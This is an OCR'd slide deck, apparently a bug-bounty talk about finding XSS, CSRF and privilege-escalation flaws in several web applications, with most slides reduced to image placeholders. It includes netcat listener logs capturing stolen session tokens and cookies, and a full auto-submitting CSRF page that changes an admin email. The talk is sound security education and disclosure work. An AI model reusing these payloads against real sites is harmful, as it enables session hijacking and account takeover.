
### BABY BUG BOUNTY HUNTER

iam v 1 n c 3 n t @ proton m a i l . c o m



#### WHY?

- Quest for more knowledge
- Diminishing returns on HTB & Vulnhub
- Weak at WebApp security
- Develops broader skills (Apache, PHP, MySQL, etc.)
- Resume Fodder
- Web clicks (and where they are going to)



#### XSS

If not coded properly, an application allows an attacker to send malicious code through the browser as if it were coming from the website.




BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.


#### WHERE'S THE BEEF?

#### HOOKING THE BROWSER

#### Hooked!




#### Available Modules




#### ATTACKING THE BROWSER

#### BeEF Fake Notification





#### Fake Plugin Install





#### MALICIOUS PLUGIN INSTALL







#### HUNTING BABY BUGS

#### AFTERLOGIC AURORA XSS

#### Vulnerable Login Prompt



#### XSS log poisoning



#### **COOKIE CAPTURE**


```
root@c2:~/inhouse/aurora# nc -lvp 80
listening on [any] 80 ...
connect to [127.0.1.1] from localhost [127.0.0.1] 58684

GET /cgi-bin/script.cgi?AuthToken=yTn5We4RXYaVTJai26DMS-LdIV8KIWfJsbXHZfRzHhfj4kTyh3lSew4wn6dk-GHwApB9x748Yf0QdleHDKp
L_nY9CvnZrpDplqMsJBROjU8AcKQqEd_skrdVN39qDS32fQd6ng HTTP/1.1
Host: c2

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.86.250/
Connection: close
Upgrade-Insecure-Requests: 1
```

#### SESSION HIJACK

#### Cookie Tamper



#### Hijacked Session!

System Users										Logo	out
Admin Account	Admin	Account									
Database Settings	Admin	Account									
Logging	AdminPanel login			superadmin							
Common	Old password										
About	New password										
Branding	Confirm new password										
Facebook	Language			English				_			
Files											
😱 🗘 Inspector 🖸 Console	□ Debugger	↑↓ Network	k {}	Style Editor	(2) Perform	mance	<b>⊘</b> Memory	☐ Storage	* Accessibility	ıD ۰	×
▶ ☐ Cache Storage	₩ Filter it	ems:		+ C 🗈				₹ Filter values			
	Name	Domain	Path	Expires		LastAd	cessed	▼ Data			
http://192.168.86.250 ▶ ☐ Indexed DB		192.168.86 192.168.86	1			Tue, 10 Sep 2019 1			Token: "yTn5We4RXYaVTJaidVN39qDS32fQd6ng" ationTime: "Tue, 10 Sep 2019 12:52:29 GMT"		
▶ 🗐 Local Storage	AuthToken 192.168.86 /		1	/ Thu, 10 Oct 2019 1.		Tue, 10 Sep 2019 1		Domain: "192.168.86.250" Expires: "Thu, 10 Oct 2019 12:53:08 GMT"			
► Session Storage								HostOnly: true HttpOnly: false LastAccessed: "Tue, 10 Sep 2019 12:53:08 GMT" Path: "/" SameSite: "Unset" Secure: false			




## THINGS AREN'T ALWAYS AS THEY SEEM

#### ONLINE INVOICING SYSTEM XSS


# Looking for the hole vicing System Jump to... • O Admin Area Signed in as admin



#### Inserting our XSS




#### ONLINE INVOICING SYSTEM XSS




#### SQL TELLS THE TRUTH

#### ONLINE INVOICING SYSTEM XSS

#### Cookie Hunting...



#### Fool me once...




#### **COOKIE MONSTER!**

```
root@c2:~# nc -lvp 80
listening on [any] 80 ...
connect to [127.0.1.1] from localhost [127.0.0.1] 48442
GET /cgi-bin/script.cgi?columns-items_view={%22items-item_description%22:true%2C%22items-unit_price%22:true};%20columns-item_p
2item_prices-item%22:true%2C%22item_prices-price%22:true%2C%22item_prices-date%22:true};%20columns-clients_view={%22clients-na
22clients-contact%22:true%2C%22clients-title%22:true%2C%22clients-address%22:true%2C%22clients-city%22:true%2C%22clients-count
22clients-phone%22:true%2C%22clients-email%22:true%2C%22clients-website%22:true};%20columns-invoices view={%22invoices-code%22
oices-status%22:true%2C%22invoices-date_due%22:true%2C%22invoices-client%22:true%2C%22invoices-client_contact%22:true%2C%22inv
hone%22:true%2C%22invoices-total%22:true};%20online_inovicing_system=\frac{930fb63f3taklllcko2qhpptit}{BTTP/1.1}
Host: c2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.86.132/app/hooks/reports.php
```

Connection: close

Upgrade-Insecure-Requests: 1




#### AND NOW THE OPPOSITE

#### CUPS EASY 1.0



Alert!




#### **USERS TABLE**

#### A

#### Too Big!




#### Another Avenue...




#### BURP SUITE TO THE RESCUE


#### Intercept On



#### Tampering...



#### DENIED!



Success!...?


#### No Cookies for You!



#### CSRF

An attack that forces an end user to perform an unwanted action on a web application in which they are currently authenticated.


#### SENTRIFUGO 3.2 CSRF



#### **MALICIOUS PAGE**


```
<html>
<head>
<title>Modify Email</title>
</head>
<form action="http://192.168.86.24/index.php/dashboard/viewprofile" method="post" id="form">
<input type="text" name="id" value="l" />
<input type="text" name="firstname" value="Super" />
<input type="text" name="lastname" value="Admin" />
<input type="text" name="emailaddress" value="BadActor@example.com" />
<script type="text/javascript">
document.getElementsByTagName('form')[0].submit();
window.onload = function() {
function submitform() {
alert('Submitting....');
document.getElementById("form").submit();
</script>
</form>
</body>
</html>
```

#### PASSWORD RESET ANYONE?







#### **CLOUDBERRY BACKUP PRIV ESC**




#### PRE-BACKUP SCRIPT



#### **GAME OVER**





#### LESSONS / ROI

- Not all recipients are a-holes
- Better understanding of responsible disclosure
- Mitre process / advanced registration
- 15 CVE's / High volume of web traffic
- Pluses and minuses of Bug Crowd (and HackerOne)
- Objectives (Make money? Street cred?)?



TLP RED!

